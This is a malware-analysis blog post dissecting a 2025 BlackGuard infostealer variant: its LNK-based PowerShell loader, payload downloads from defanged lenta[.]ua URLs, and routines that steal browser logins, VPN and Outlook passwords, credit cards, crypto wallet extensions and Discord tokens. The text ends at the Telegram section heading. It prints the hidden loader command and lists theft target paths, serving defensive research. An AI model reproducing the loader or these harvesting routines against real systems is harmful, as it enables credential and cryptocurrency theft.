Contents
- Overview
- About BlackGuard Stealer
- Initial Access via LNK Shortcut File
- Executable Launches .NET-Based Stealer
- Browsers
- VPN
- Credit card Credentials
- System information and File stealing
- Cryptocurrency Wallet
- Chrome Wallet Extensions
- Edge Browser Wallet Extensions
- Microsoft Edge Beta Wallet Extensions
- Outlook credentials
- Discord Account & Token Harvesting
- Telegram Session Hijacking
- FTP Credentials Extraction
- FileZilla
- WinSCP
- FTP Configurations
- Miscellaneous Functions
- Pidgin credential theft
- Screenshot of a victim’s screen
- Data Theft from Secure Communication Tools
- Browser Identity Details
- Exfiltration
- IOCs
- YARA Rule
- MITRE ATT&CK Mapping
Overview
In this blog, we will analyze BlackGuard, an information-stealing malware that has been active in the wild since 2022. Known for its modular design and wide range of capabilities, BlackGuard continues to evolve and remains a persistent threat.
The sample we are analyzing is a recent April 2025 variant, as identified through metadata in the malicious .lnk file used for initial access.
This analysis focuses on a three-stage infection chain, beginning with a malicious .lnk (shortcut) file that serves as the initial vector. Upon execution, the .lnk file retrieves and extracts a ZIP archive containing additional payloads. Once extracted, an executable and a .NET-based component are deployed. The final stage contains the main stealer component responsible for executing the data exfiltration routines.
We will break down each stage of the infection flow and examine how the malware systematically collects and exfiltrates sensitive data, including browser credentials, cryptocurrency wallets, and messaging application data.
About BlackGuard Stealer
BlackGuard Stealer is a prime example of Malware-as-a-Service (MaaS), offering ready-to-use data-stealing tools to cybercriminals .

A screenshot reveals a post from a Russian-language underground hacking forum, where a user is selling access to BlackGuard Stealer. The author claims to have originally purchased BlackGuard Stealer from the XSS cybercrime forum for $600 and is now reselling it for $350.
This stealer is built using a .NET-based payload . Once executed, the malware quietly runs in the background and starts collecting sensitive information from the victim’s computer. It specifically targets session data and credentials from widely used applications and services. Some of the key targets include Telegram ,Discord , Outlook , VPN Clients , FTP Clients , etc.
In the upcoming sections, we will explore exactly how this stealer gathers information from each of these services.
Initial Access via LNK Shortcut File
The .lnk file acts as the initial infection stage, masquerading as a Microsoft Edge shortcut by calling msedge.exe. However, its command-line arguments are crafted to silently execute a PowerShell script that initiates the download and extraction of the next-stage payload.
Below is the PowerShell command embedded in the .lnk file:
- powershell - windowstyle hidden $yphilipsp = [ system.io.file ] : : ReadAllBytes((dir *.lnk^ |? { $. length -ge 02040000 }^ | select -Expand Property FullName )) ;
- $kcontentm = ' % LOCALAPPDATA%\tmp'+(Get-Random)+'. zip' ;
- $kcontentm = [Environment] : : ExpandEnvironmentVariables($kcontentm) ;
- $passessmentc = [System.IO.Path] : : GetDirectoryName($kcontentm) ;
- [System.IO.File] : : WriteAllBytes($kcontentm , $yphilipsp [ 3470 . . ($yphilipsp.length)]) ;
- cd $passessmentc ;
- Expand - Archive $kcontentm. -EA 0 - Force ^| Out-Null;
- del $kcontentm -EA 0 -Force^ |Out-Null;
- ^& .\lenta.ua.exe9%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe %COMSPEC% % C O M S P E C %
The script first searches the current directory for .lnk files larger than 2MB ( 0x02040000 bytes). Once the oversized .lnk file is identified, the script reads its raw binary contents using ReadAllBytes() and extracts a segment starting from byte offset 3470 through to the end of the file. This segment is assumed to contain the embedded ZIP archive, effectively appended after the legitimate .lnk structure. The extracted bytes are then written to a randomly named ZIP file in the %LOCALAPPDATA% directory.
Next, the ZIP archive is silently extracted using PowerShell’s native Expand-Archive cmdlet. The archive typically contains a malicious binary lenta.ua.exe. The extracted binary is then executed directly using PowerShell. Finally, the script attempts to delete the ZIP archive using the del command.
Executable Launches .NET-Based Stealer
The file named lenta.ua.exe is a C++ compiled binary. Its main job is to silently download two files: document.pdf which is a decoy PDF file just meant to distract the victim and prfdgh.exe which is the real payload, written in .NET . so let’s look at what this malware actually does once it’s inside the system.
In the starting of the execution of file, The malware sets ServicePointManager.SecurityProtocol = 4080; to force the use of modern protocols like TLS 1.2, ensuring secure HTTPS communication with its C2 server.
The malware creates two directories x64 and x86 within its temporary path. It then downloads DLLs named SQLite.Interop.dll from the following URLs:
hxxps://lenta[.]ua/64/SQLite[.]Interop[.]dll/ saved as x64/SQLite.Interop.dll
hxxps://lenta[.]ua/32/SQLite[.]Interop[.]dll/ saved as x86/SQLite.Interop.dll
The SQLite.Interop.dll file is a native SQLite engine used by the stealer to interact with .sqlite databases found in browsers and apps. By loading this DLL, the malware can extract stored credentials, cookies, and other sensitive user data from local databases.
Then the malware creates a directory named \\rezinkad.tmp inside the system's temporary folder. This location serves as a central storage point where all harvested credentials and stolen data are saved. Let's take a closer look at the types of information the stealer extracts and stores in the \\rezinkad.tmp directory.
Browsers
To exfiltrate sensitive browser data, the malware creates a directory named \\Browsers inside the system’s temporary folder. It then scans for traces of installed browsers by iterating through a browser-related directories, including paths associated with:
| Google Chrome | CentBrowser | RIP Surf | Nichrome |
| Chromium | Kometa | Orbit Browser | CocoNC |
| Brave Browser | Elements Browser | Comodo Dragon | Chromodo |
| Microsoft Edge | Epic Privacy Browser | Amigo | DotNetBrowser Chromium |
| Opera & Opera GX | Uran | Torch | Star Browser |
| Mozilla Firefox | Sleipnir | 36Browser | Hedora Browser |
| Vivaldi | Citriou | Maxton3 | |
| Iridium | Cooowon | Melon Browser | |
| ChromePlus | Liebao Browser | Sputnik |
For each identified directory , the malware recursively traverses subdirectories to locate and extract browser-related artifacts. The data is categorized and structured based on typical browser storage formats:
Login Data
Extracted from browser login databases, this includes:
- public string sUrl { get; }
- public string sUsername { get; }
- public string odrowssap { get; }
Web Data
From autocomplete forms and cookies, fields like:
- public string sName;
- public string sValue;
History
Pulled from browser history files, the details include:
- public string sUrl { get; }
- public string sTitle { get; }
- public int iCount { get; }
VPN

The stealer targets VPN configuration files as part of its data exfiltration. It first accesses the Application Data directory for the current user using C:\Users\<User>\AppData\Roaming.
From there, it navigates to the OpenVPN Connect\profiles folder, where OpenVPN client configuration profiles are stored. It then creates a directory named \VPN\OpenVPN within the system’s temporary folder to store the extracted data. The malware iterates through the profiles directory and checks each file for the .ovpn extension, which is commonly used for OpenVPN configuration files. Any matching .ovpn files are copied into the \VPN\OpenVPN directory.

In addition to OpenVPN, the stealer also searches for configuration data or installations related to other VPN providers such as NordVPN, ProtonVPN.
The stealer targets VPN clients installed on the victim’s machine by navigating to the local application data directory Environment.SpecialFolder.LocalApplicationData.
It looks for directories that match known VPN software patterns (e.g., *.exe folders) and scans for configuration files such as user.config. These files often store user credentials in an encrypted form.
If such a file is found, the stealer creates a folder in the system's temporary directory, typically named \VPN\\.
It then parses the XML structure of the configuration file to locate and extract values from nodes like:
/setting[@name='Username']/value
/setting[@name='Password']/value
The retrieved values are often stored as Base64-encoded strings encrypted with Windows' Data Protection API (DPAPI). It then decrypt data into plaintext credentials, which are then saved in a text file under \VPN\\accounts.txt
Credit card Credentials

This stealer targets credit card information saved in the Opera browser. It does so by accessing Opera's internal storage files and then using decryption techniques to extract sensitive financial data.

The credit card data stored in Opera is encrypted using Chromium’s built-in encryption, which relies on the Windows DPAPI system. The stealer first extracts the encrypted keys from Opera’s internal files.

It then uses these keys to decrypt the saved credit card data, such as Card Number , Cardholder Name , Expiration Month ,Expiration Year .
System information and File stealing

The stealer collects a range of system and network details, which are later stored in a file named \\Information.txt inside the temporary directory.
IP Address: Retrieved by downloading content from hxxps://lenta[.]ua/Upgrade.php.
Country Information: Obtained via an API call to hxxp://ipwhois[.]app/xml/, parsing the XML response to extract the <country> element.
Disk Volume Serial Number: The function Identification.GetVolumeInformation() is used to query details about the system's root drive. This includes the volume serial number, which is often converted to a hexadecimal string.
Operating System: The mercy.OS method retrieves the victim's Windows version.
Timestamp: The current date and time are captured in the format MM/dd/yyyy h:mm.
Then the malware creates a folder named \\Files inside the system’s temporary directory to store stolen data.
It then searches three key user locations: the Desktop, Documents, and the Local AppData directory under a subfolder named Files\\source. Within these directories, it looks for files with specific extensions such as .txt, .config, and .rdp. These file types often contain sensitive information like saved passwords, configuration settings, or remote desktop credentials. Any matching files are copied into the \\Files directory for later exfiltration.
Cryptocurrency Wallet

The malware targets various cryptocurrency wallets by navigating to the Application Data folder and scanning for known wallet-related directories. It builds a list of popular wallets including following wallets

For each detected wallet, it copies sensitive files and storage directories such as wallet databases, keystores, local storage leveldb files, and configuration files into a dedicated folder in the temporary directory.
Chrome Wallet Extensions
The malware extracts sensitive data from several cryptocurrency wallet extensions installed in the Google Chrome browser. It achieves this by accessing the
Local Extension Settings
of each extension, which may store authentication tokens, wallet addresses, session info, or cached credentials.
Below are the wallet extensions being specifically targeted:
- Binance Wallet
- BitApp Wallet
- Coin98 Wallet
- Equal Wallet (MetaMask fork)
- Guard Wallet
- ICONex Wallet
- Math Wallet
- Mobox Wallet
- Phantom Wallet
- TronLink Wallet
- XinPay
- TON Wallet
- MetaMask
- Sollet
- Slope Wallet
- Starcoin Wallet
- Swash Wallet
- Finnie Wallet
- Keplr Wallet
- Crocobit Wallet
- Oxygen Wallet
- Nifty Wallet
- Liquality Wallet
C:\\Users\\<User>\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\
The path represents the storage location for an extension installed in Chrome. The <extension_id> is a unique identifier for each extension.
Edge Browser Wallet Extensions
The malware also targets cryptocurrency wallet extensions installed in the Microsoft Edge browser. By navigating to the Local Extension Settings directory of each extension.
Below are the Edge-based wallet extensions specifically targeted:
- Auvitas Wallet
- Math Wallet
- MetaMask
- MTV Wallet
- Rabet Wallet
- Ronin Wallet
- Yoroi Wallet
- ZilPay Wallet
- Exodus Wallet
- Terra Station
- Jaxx Wallet
Each of these extensions corresponds to a specific subdirectory :
C:\\Users\\<User>\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\
Microsoft Edge Beta Wallet Extensions Targeted
The script also targets cryptocurrency wallets installed via extensions in Microsoft Edge Beta. It looks into the Local Extension Settings directory and attempts to grab sensitive data.
Below are the wallet extensions specifically targeted in Microsoft Edge Beta:
- EdgeBETA_Auvitas
- EdgeBETA_Math
- EdgeBETA_Metamask
- EdgeBETA_MTV
- EdgeBETA_Rabet
- EdgeBETA_Ronin
- EdgeBETA_Yoroi
- EdgeBETA_Zilpay
- EdgeBETA_Exodus
- EdgeBETA_Terra_Station
- EdgeBETA_Jaxx
Each of these extensions corresponds to a specific subdirectory :
C:\\Users\\<User>\\AppData\\Local\\Microsoft\\Edge Beta\\User Data\\Default\\Local Extension Settings\\
Outlook credentials
Malware targets Outlook profile registry entries to extract stored email account information. These locations contain configuration data for email accounts that have been added to Outlook and it tries to access following Windows registry paths :
- Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676
- Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676
- Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676
- Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676
| Category | Fields |
|---|---|
| Email Addresses | SMTP Email Address, NNTP Email Address, HTTPMail User Name, Email |
| Servers | SMTP Server, POP3 Server, IMAP Server, NNTP Server, HTTPMail Server, HTTP URL |
| Usernames | SMTP User Name, POP3 User Name, IMAP User Name, NNTP User Name, HTTP User |
| Passwords | SMTP Password, POP3 Password, IMAP Password, NNTP Password, HTTPMail Password |
| Password2 (Backup) | SMTP Password2, POP3 Password2, IMAP Password2, NNTP Password2, HTTPMail Password2 |
Discord Account & Token Harvesting

The malware accesses the system directory path C:\Users\\AppData\Roaming\ and then it navigates into the following subdirectories:
Discord\Local Storage\leveldb
Discord PTB\Local Storage\leveldb
Discord Canary\leveldb
Within each of these leveldb directories, it searches for files ending with .log and .ldb .
These files contain Discord user tokens. Once found, all tokens are saved to %TEMP%\Discord\Tokens.txt
Telegram Session Hijacking
